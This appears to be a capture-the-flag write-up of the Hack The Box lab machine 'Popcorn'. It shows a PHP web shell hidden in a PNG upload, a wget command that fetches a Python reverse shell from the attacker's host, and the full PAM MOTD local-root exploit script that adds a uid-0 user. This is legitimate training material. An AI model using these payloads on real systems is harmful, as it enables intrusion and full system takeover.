

popcorn

```
(root@kali)-[/Documents/htb/boxes/popcorn]
# nmap -sC -sV -oA nmap/popcorn 10.10.10.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 18:34 EDT
Nmap scan report for 10.10.10.6
Host is up (0.076s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http      Apache httpd 2.2.12 ((Ubuntu))
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.10 seconds
```

← → ↺ 🏠 10.10.10.6

🔥 GTF0Bins 🐙 GitHub - swisskyrepo/...

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
1 GET / HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Fri, 17 Mar 2017 17:07:05 GMT
10 If-None-Match: "aa65-b1-54af035029fd5"
11 Cache-Control: max-age=0
```


change the host to be popcorn.htb the domain name of the server bcz of virtual host routing .

```

1 GET / HTTP/1.1
2 Host: popcorn.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Fri, 17 Mar 2017 17:07:05 GMT
10 If-None-Match: "aa65-b1-54af035029fd5"
11 Cache-Control: max-age=0

```

the server is going to look at this header that i sent and if it's setup as virtual host routing it will read this and serve to a different location forward



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

not the case here

```

(root@kali)-[/Documents/htb/boxes/popcorn]
# gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 2> /dev/null


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.10.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/05/09 18:46:18 Starting gobuster in directory enumeration mode

/index (Status: 200) [Size: 177]
/test (Status: 200) [Size: 47034]
/torrent (Status: 301) [Size: 310] [→ http://10.10.10.6/torrent/]
/rename (Status: 301) [Size: 309] [→ http://10.10.10.6/rename/]


```




PHP Version 5.2.10-2ubuntu6.10


System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini

this tells us a bunch of information about the server , shows us where php scripts are cached , if we have local file inclusion we may be able to have code execution




we do have an application torrent hoster



```
Exploit: Torrent Hoster - Remount Upload
URL: https://www.exploit-db.com/exploits/11746
Path: /usr/share/exploitdb/exploits/php/webapps/11746.txt
File Type: HTML document, ASCII text, with CRLF line terminators
Copied to: /Documents/htb/boxes/popcorn/11746.txt
```

Let's check upload



Login



Username:

Password:

[Login](#)

[Sign up](#) | [Lost password](#)

copy this and sqlmap, run it the background in case we didn't get anything

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /torrent/login.php HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.10.6
10 Connection: close
11 Referer: http://10.10.10.6/torrent/login.php
12 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=;
  PHPSESSID=5bf93a9048be498c7f6090578ce3262a
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin|
```

```
(rootkali)-[/Documents/htb/boxes/popcorn]
# geany login.req
```

login.req x

```
1 POST /torrent/login.php HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.10.6
10 Connection: close
11 Referer: http://10.10.10.6/torrent/login.php
12 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin
16 |
```



```
(root@kali)-[/Documents/htb/boxes/popcorn]
# sqlmap -r login.req --url=/torrent/ --data="PHPSESSID=5bf93a9048be498c7f6090578ce3262a&username=admin&password=admin" --method=POST --payload='{1.5.4#stable}' --url=http://sqlmap.org
```


Let's signup

10.10.10.6/torrent/users/index.php?mode=register


GitHub - swisskyrepo/...

Torrent Hoster

Home Browse Upload Forum Stats News F.A.Q.



Please fill out the registration form, note that all fields are required.

Username:	<input type="text" value="saad"/>
Password:	<input type="password" value="••••"/>
Password:(confirm)	<input type="password" value="••••"/>
Email:	<input type="text" value="saad@saad.gmail.com"/>
Enter Code:	<div></div> <input type="text" value="f1c56"/>

save this image bcz it's an acceptable file by the server



Torrent Hoster

[Home](#)[Browse](#)[Upload](#)[Forum](#)[Stats](#)[News](#)[F.A.Q.](#)

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politic**
- Be patient while the script retrieves the data from the tracke
- Torrent Hoster reserve the rights to delete any torrent at any

Torrent

Browse...

No fil

Torrent

Browse...

logo.png

Optional name

Category

(Choose)



Subcategory



Description

Tracker requires registration

☐ Yes ☒ No

Post Annoymous

☐ Yes ☒ No

Upload Torrent

This is not a valid torrent file

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent	<input type="button" value="Browse..."/> kali-linux-2021.1-installer-amd64.iso.torrent
Optional name	<input type="text"/>
Category	<input type="button" value="(Choose)"/> ▼
Subcategory	<input type="button" value="▼"/>
Description	<div style="border: 1px solid #ccc; height: 100px; width: 100%;"></div>
Tracker requires registration	<input type="radio"/> Yes <input checked="" type="radio"/> No
Post Annoymous	<input type="radio"/> Yes <input checked="" type="radio"/> No
<input type="button" value="Upload Torrent"/>	

get uploaded

kali-linux-2021-1-installer-amd64-iso




Download
Uploaded By
Category
Size

kali-linux-2021-1-installer-amd64-iso
qqkxqcHAfuwoLQNqkvvq
Music Videos
-3,039.90 KB


in order to exploit file uploads we have to know where the file gets placed

Screenshots



Mozilla Firefox

10.10.10.6/torrent/edit.php?mode=edit&id=8509e36e3f62457bb3e33d07...



Torrent Name:

Hash:

Category:

Subcategory:

Description:

Tracker requires registration: ☐ Yes ☒ No

Filename:

Update Screenshot:

Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb


Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one

let's upload our logo image

10.10.10.6/torrent/upload_file.php?mode=

Upload: logo.png
Type: image/png
Size: 4.5537109375 Kb
Upload Completed.
Please refresh to see the new screenshot.





we do see our image here



Index of /torrent/upload

Name

Last modified

	Parent Directory	
	723bc28f9b6f924cca68ccdff96b6190566ca6b4.php	10-May-2021 01:3
	723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:0
	8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png	10-May-2021 02:4
	noss.png	02-Jun-2007 23:1

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

so let try to upload a php script

```
(root@kali)-[/Documents/htb/boxes/popcorn]
# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/Documents/htb/boxes/help/php-reverse-shell.php
/Documents/htb/boxes/jarvis/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Update Screenshot

Browse...

php-reverse-shell.php

Submit Screenshot

Allowed types : jpg, jpeg, gif, png. *

10.10.10.6/torre

Invalid file

let's change the image acceptabile request and add a reverse shell to it

Request

Raw Params Headers Hex

Pretty Raw \n Actions


```
1 POST /torrent/upload_file.php?mode=upload&id=8509e36e3f62457bb3e33d07cd9a2440b83aa9fd HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----345158221633837719183696506811
8 Content-Length: 5011
9 Origin: http://10.10.10.6
10 Connection: close
11 Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=8509e36e3f62457bb3e33d07cd9a2440b83aa9fd
12 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=3; saveit_1=0;
    /torrent/torrents.phpfirsttimeload=1; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
13 Upgrade-Insecure-Requests: 1
14
15 -----345158221633837719183696506811
16 Content-Disposition: form-data; name="file"; filename="logo.png.php"
17 Content-Type: image/png
18
19 PNG
20
21 IHDRnZY°c@sBIT|d pHySÖÝ~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks
    8uhÖxIDATxi|mPTW~nxA°ÝÀ@ÖÑ>cJb&(ëg±k$ø±QYqe 2É$è,li$feAFÇÁÉÑ8.ÎFltÜá£
    ÝHwäÝ÷PNÖÜ`b8MäÎSEPÃ=çp{ïyßç±ç=MÖ,AQTPJ!iOÀ-FVöÇÀ`|i#ùPEû`Ç`ûãM°?=Mä=AEQ³D3|+^z| |Ô! S8t`ÉóLt!Ñê§q,aóÁæ«ÑPzVz«
    2Ä±iÄ0#ïVO#PGA)AEQÑâáý9Ã<?php echo system($_REQUEST['saad']); ?>
22 -----345158221633837719183696506811
23 Content-Disposition: form-data; name="submit"
24
25 Submit Screenshot
26 -----345158221633837719183696506811--
```

Response

[Raw](#)[Headers](#)[Hex](#)[Pretty](#)[Raw](#)[Render](#)[\n](#)[Actions](#) ▼

```
1 HTTP/1.1 200 OK
2 Date: Mon, 10 May 2021 00:01:08 GMT
3 Server: Apache/2.2.12 (Ubuntu)
4 X-Powered-By: PHP/5.2.10-2ubuntu6.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: private
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 138
10 Connection: close
11 Content-Type: text/html
12
13 Upload: logo.png.php<br />
    Type: image/png<br />
    Size: 0.470703125 Kb<br />
    Upload Completed. <br />
    Please refresh to see the new screenshot.
```

php file get upload



Index of /torrent/upload

	Name	Last modified	Size	Description
	Parent Directory		-	
	723bc28f9b6f924cca68ccdff96b6190566ca6b4.php	10-May-2021 01:38	17K	
	723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
	8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php	10-May-2021 03:01	482	
	8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png	10-May-2021 02:43	4.6K	
	15704.c	10-May-2021 02:53	9.3K	
	noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

← → ↺ ↻ 🔍 /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php?saad=id ... ☆

GTFOBins GitHub - swisskyrepo/...

%PNG IHDRnZY°c@sBIT[d^ pHYsÖY~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks 8µhÖxCEIDATxœi]mPTWš~nAº
YÄ@„ÖÑ>,cJb&™(ëg±k\$©±Q™Yqe 2Ê\$è~,1i\$se•AFÇAE“€N8.CEİFltÜáE' YHwãY÷PNÓÜ`b8MāİSE•PĀ=çpY{iyßç¼ç=MÓ,—AQTePJ!iO°À-
FVöÇÄ`~!i#ùpÈu`Ç`uām°?="Mā=AEQ³D3š|+€^zš||Ö|S-8Sc`ESóœL~t!Nè<šq,aóAæ«Ñ%Vzα œ2Ā±,iĀCE0#IV0#PGSA)AEQNâây„9Auid=33(www-
data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

we got code execution

```
tcp_pty_backconnect.py x
1  #!/usr/bin/python2
2  """
3  Reverse Connect TCP PTY Shell - v1.0
4  infodox - insecurety.net (2013)
5
6  Gives a reverse connect PTY over TCP.
7
8  For an excellent listener use the following socat command:
9  socat file:`tty`,echo=0,raw tcp4-listen:PORT
10
11 Or use the included tcp pty shell handler.py
12 """
13 import os
14 import pty
15 import socket
16
17 lhost = "10.10.14.23" # XXX: CHANGEME
18 lport = 1337 # XXX: CHANGEME
19
20 def main():
21     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22     s.connect((lhost, lport))
23     os.dup2(s.fileno(),0)
24     os.dup2(s.fileno(),1)
25     os.dup2(s.fileno(),2)
26     os.putenv("HISTFILE", '/dev/null')
27     pty.spawn("/bin/bash")
28     s.close()
29
30 if __name__ == "__main__":
31     main()
32
```

```
(root@kali) ~/Downloads/python-pty-shells
# ls
LICENCE.md  sctp_pty_backconnect.py  sctp_pty_shell_handler.py  tcp_pty_bind.py  udp_pty_backconnect.py
README.md   sctp_pty_bind.py        tcp_pty_backconnect.py    tcp_pty_shell_handler.py  udp_pty_bind.py

(root@kali) ~/Downloads/python-pty-shells
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
data) gid=33(www-data) groups=33(www-data) uid=33(www-data)
```



```
1 GET /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php?saad=id
  HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: /torrent/=/; /torrent/torrents.php=/; /torrent/login.php=/;
  /torrent/index.php=/; saveit_0=3; saveit_1=0;
  /torrent/torrents.phpfirsttimeload=1; PHPSESSID=
  5bf93a9048be498c7f6090578ce3262a
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

change the request method to post

Request

Raw Params Headers Hex

Pretty

Raw

\n

Actions ▾

```
1 POST /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php
  HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: /torrent/=/; /torrent/torrents.php=/; /torrent/login.php=/;
  /torrent/index.php=/; saveit_0=3; saveit_1=0;
  /torrent/torrents.phpfirsttimeload=1; PHPSESSID=
  5bf93a9048be498c7f6090578ce3262a
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 69
13
14 saad=wget 10.10.14.23:8000/tcp_pty_backconnect.py -O /dev/shm/.rev.py
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Mon, 10 May 2021 00:12:02 GMT
3 Server: Apache/2.2.12 (Ubuntu)
4 X-Powered-By: PHP/5.2.10-2ubuntu6.10
5 Vary: Accept-Encoding
6 Content-Length: 442
7 Connection: close
8 Content-Type: text/html
9
10 PNG
11
12 IHDRnZY°c@sBIT|d pHYSÖÝ~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks 8
```

```
(root@kali)-[~/Downloads/python-pty-shells]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.6 - - [09/May/2021 20:08:13] "GET /tcp_pty_backconnect.py HTTP/1.0" 200 -
1 HTTP/1.1 200 OK
2 Date: Mon, 10 May 2021 00:12:02 GMT
```

Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST
2 /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php HTTP/1.1
3 Host: 10.10.10.6
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=3; saveit_1=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 25
14 saad=cat /dev/shm/.rev.py
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
13 ""
14 Reverse Connect TCP PTY Shell - v1.0
15 infodox - insecurety.net (2013)
16
17 Gives a reverse connect PTY over TCP.
18
19 For an excellent listener use the following socat command:
20 socat file:`tty`,echo=0,raw tcp4-listen:PORT
21
22 Or use the included tcp_pty_shell_handler.py
23 ""
24 import os
25 import pty
26 import socket
27
28 lhost = "10.10.14.23" # XXX: CHANGEME
29 lport = 1337 # XXX: CHANGEME
30
31 def main():
32 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33 s.connect((lhost, lport))
34 os.dup2(s.fileno(),0)
35 os.dup2(s.fileno(),1)
36 os.dup2(s.fileno(),2)
37 os.putenv("HISTFILE", '/dev/null')
38 pty.spawn("/bin/bash")
39 s.close()
40
41 if __name__ == "__main__":
42 main()
43 main()
```

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php HTTP/1.1
2 Host: 10.10.10.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=;
saveit_0=3; saveit_1=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=
5bf93a9048be498c7f6090578ce3262a
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 28
13
14 saad=python| /dev/shm/.rev.py
```

```
(root@kali) - [/Documents/htb/boxes/popcorn] www-form-urlencoded
# cp /root/Downloads/python-pty-shells/tcp_pty_shell_handler.py .
```

```
(root@kali) - [/Documents/htb/boxes/popcorn]
# python tcp_pty_shell_handler.py -b 10.10.14.23:1337
www-data@popcorn:/var/www/torrent/upload$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@popcorn:/var/www/torrent/upload$ ls
15704.c
723bc28f9b6f924cca68ccdff96b6190566ca6b4.php
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png
noss.png
```

find /home -type f -printf "%f\t%p\t%u\t%g\t%m\n" 2>/dev/null | column -t

.bash_logout	6 Accept-La	/home/george/.bash_logout	george	george	644
.bashrc	6 Accept-En	/home/george/.bashrc	george	george	644
torrenthoster.zip	Connection	/home/george/torrenthoster.zip	george	george	644
motd.legal-displayed	kali	/home/george/.cache/motd.legal-displayed	george	george	644
.sudo_as_admin_successful		/home/george/.sudo_as_admin_successful	george	george	644
user.txt	5bf93a904	/home/george/user.txt	george	george	644
.nano_history	9 Upgrade-I	/home/george/.nano_history	root	root	600
.mysql_history	10 Cache-Con	/home/george/.mysql_history	root	root	600
.profile	10 Content-T	/home/george/.profile	george	george	644

user.txt is readable by as

.bash_logout	/home/george/.bash_logout	george	george	644
.bashrc	/home/george/.bashrc	george	george	644
torrenthoster.zip	/home/george/torrenthoster.zip	george	george	644
motd.legal-displayed	/home/george/.cache/motd.legal-displayed	george	george	644
.sudo_as_admin_successful	/home/george/.sudo_as_admin_successful	george	george	644
user.txt	/home/george/user.txt	george	george	644
.nano_history	/home/george/.nano_history	root	root	600
.mysql_history	/home/george/.mysql_history	root	root	600
.profile	/home/george/.profile	george	george	644

```
(root@kali)-[/Documents/htb/boxes/popcorn]
# searchsploit motd
```

Exploit Title	Path
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (1)	linux/local/14273.sh
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)	linux/local/14339.sh
MultiTheftAuto 0.5 patch 1 - Server Crash / MOTD Deletion	windows/dos/1235.c

```
www-data@popcorn:/home/george$ dpkg -l |grep -i pam
```

ii	libpam-modules	1.1.0-2ubuntu1	Pluggable Authentication Modules for PAM
ii	libpam-runtime	1.1.0-2ubuntu1	Runtime support for the PAM library
ii	libpam0g	1.1.0-2ubuntu1	Pluggable Authentication Modules library
ii	python-pam	0.4.2-12ubuntu3	A Python interface to the PAM library

```
(root@kali)-[/Documents/htb/boxes/popcorn]
# searchsploit -m linux/local/14339.sh
```

```

Exploit: Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)
URL: https://www.exploit-db.com/exploits/14339
Path: /usr/share/exploitdb/exploits/linux/local/14339.sh
File Type: Bourne-Again shell script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/popcorn/14339.sh
```

```

(root@kali)~[/Documents/htb/boxes/popcorn]
# cat 14339.sh
#!/bin/bash
#
# Exploit Title: Ubuntu PAM MOTD local root
# Date: July 9, 2010
# Author: Anonymous
# Software Link: http://packages.ubuntu.com/
# Version: pam-1.1.0
# Tested on: Ubuntu 9.10 (Karmic Koala), Ubuntu 10.04 LTS (Lucid Lynx)
# CVE: CVE-2010-0832
# Patch Instructions: sudo aptitude -y update; sudo aptitude -y install libpam-n-i
# References: http://www.exploit-db.com/exploits/14273/ by Kristian Erik Hermansen
#
# Local root by adding temporary user toor:toor with id 0 to /etc/passwd & /etc/shadow.
# Does not prompt for login by creating temporary SSH key and authorized_keys entry.
#
# user@ubuntu:~$ bash ubuntu-pam-motd-localroot.sh
# [*] Ubuntu PAM MOTD local root
# [*] Backupd /home/user/.ssh/authorized_keys
# [*] SSH key set up
# [*] Backupd /home/user/.cache
# [*] spawn ssh
# [+] owned: /etc/passwd 1.0 (Ubuntu 9.10/10.04) - PAM File Tampering Privilege Escalation (1)
# [*] spawn ssh
# [+] owned: /etc/shadow 1.0 (Ubuntu 9.10/10.04) - PAM File Tampering Privilege Escalation (2)
# [*] Restored /home/user/.cache
# [*] Restored /home/user/.ssh/authorized_keys
# [*] SSH key removed
# [+] Success! Use password toor to get root
# Password:
# root@ubuntu:/home/user# id
# uid=0(root) gid=0(root) groupes=0(root)
#
P='toor:x:0:0:root:/root:/bin/bash'
S='toor:$6$tPuRrLW7$m0BvNoYS9FEF9/Lzv6PQospujOKt0giv.7JNGrCbWC1Xdhm1bnTWLKyzHz.VZwCcEcYQU5q2DLX.ci7NQtsNz1:14798:0:99999:7:::'
echo "[*] Ubuntu PAM MOTD local root"
[ -z "$(which ssh)" ] && echo "[-] ssh is a requirement" && exit 1
[ -z "$(which ssh-keygen)" ] && echo "[-] ssh-keygen is a requirement" && exit 1
[ -z "$(ps -u root |grep sshd)" ] && echo "[-] a running sshd is a requirement" && exit 1
backup() {
[ -e "$1" ] && [ -e "$1.bak" ] && rm -rf "$1".bak
[ -e "$1" ] || return 0
mv "$1"{,.bak} || return 1
echo "[*] Backupd $1"
}

```



```

restore() {
    [ -e "$1" ] && rm -rf "$1"
    [ -e "$1.bak" ] || return 0
    mv "$1"{.bak,} || return 1
    echo "[*] Restored $1"
}

# [+] owned: /etc/passwd
key_create() { # [*] spawn ssh
    backup ~/.ssh/authorized_keys /etc/shadow
    ssh-keygen -q -t rsa -N '' -C 'pam' -f "$KEY" || return 1
    [ ! -d ~/.ssh ] && { mkdir ~/.ssh || return 1; }
    mv "$KEY.pub" ~/.ssh/authorized_keys || return 1
    echo "[*] SSH key set up"
}

# Password:
key_remove() { # root@ubuntu:/home/user# id
    rm -f "$KEY"
    restore ~/.ssh/authorized_keys
    echo "[*] SSH key removed"
}

# S='toor:$6$1PuRrLW7$M0BvNoYS9FEF9/L2v6PQospuJOKt0g1v.7JNGrCbWC1Xdhm1bnTWLKy2
own() {
    [ -e ~/.cache ] && rm -rf ~/.cache
    ln -s "$1" ~/.cache || return 1
    echo "[*] spawn ssh"
    ssh -o 'NoHostAuthenticationForLocalhost yes' -i "$KEY" localhost true
    [ -w "$1" ] || { echo "[-] Own $1 failed"; restore ~/.cache; bye; }
    echo "[+] owned: $1"
}

bye() {
    key_remove
    exit 1
}

KEY="$(mktemp -u)"
key_create || { echo "[-] Failed to setup SSH key"; exit 1; }
backup ~/.cache || { echo "[-] Failed to backup ~/.cache"; bye; }
own /etc/passwd && echo "$P" >> /etc/passwd
own /etc/shadow && echo "$S" >> /etc/shadow
restore ~/.cache || { echo "[-] Failed to restore ~/.cache"; bye; }
key_remove
echo "[+] Success! Use password toor to get root"
su -c "sed -i '/toor:/d' /etc/{passwd,shadow}; chown root: /etc/{passwd,shadow}; \
    chgrp shadow /etc/shadow; nscd -i passwd >/dev/null 2>&1; bash" toor

```

copy it to exploit.sh


```
www-data@popcorn:/dev/shm$ bash exploit.sh
[*] Ubuntu PAM MOTD local root
[*] Backupd /var/www/.ssh/authorized_keys
[*] SSH key set up
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] Restored /var/www/.ssh/authorized_keys
[*] SSH key removed
[+] Success! Use password toor to get root
Password:
root@popcorn:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@popcorn:/dev/shm# cat /root/root.txt
16ea96c463387f214d9ad96f85871956
root@popcorn:/dev/shm#
```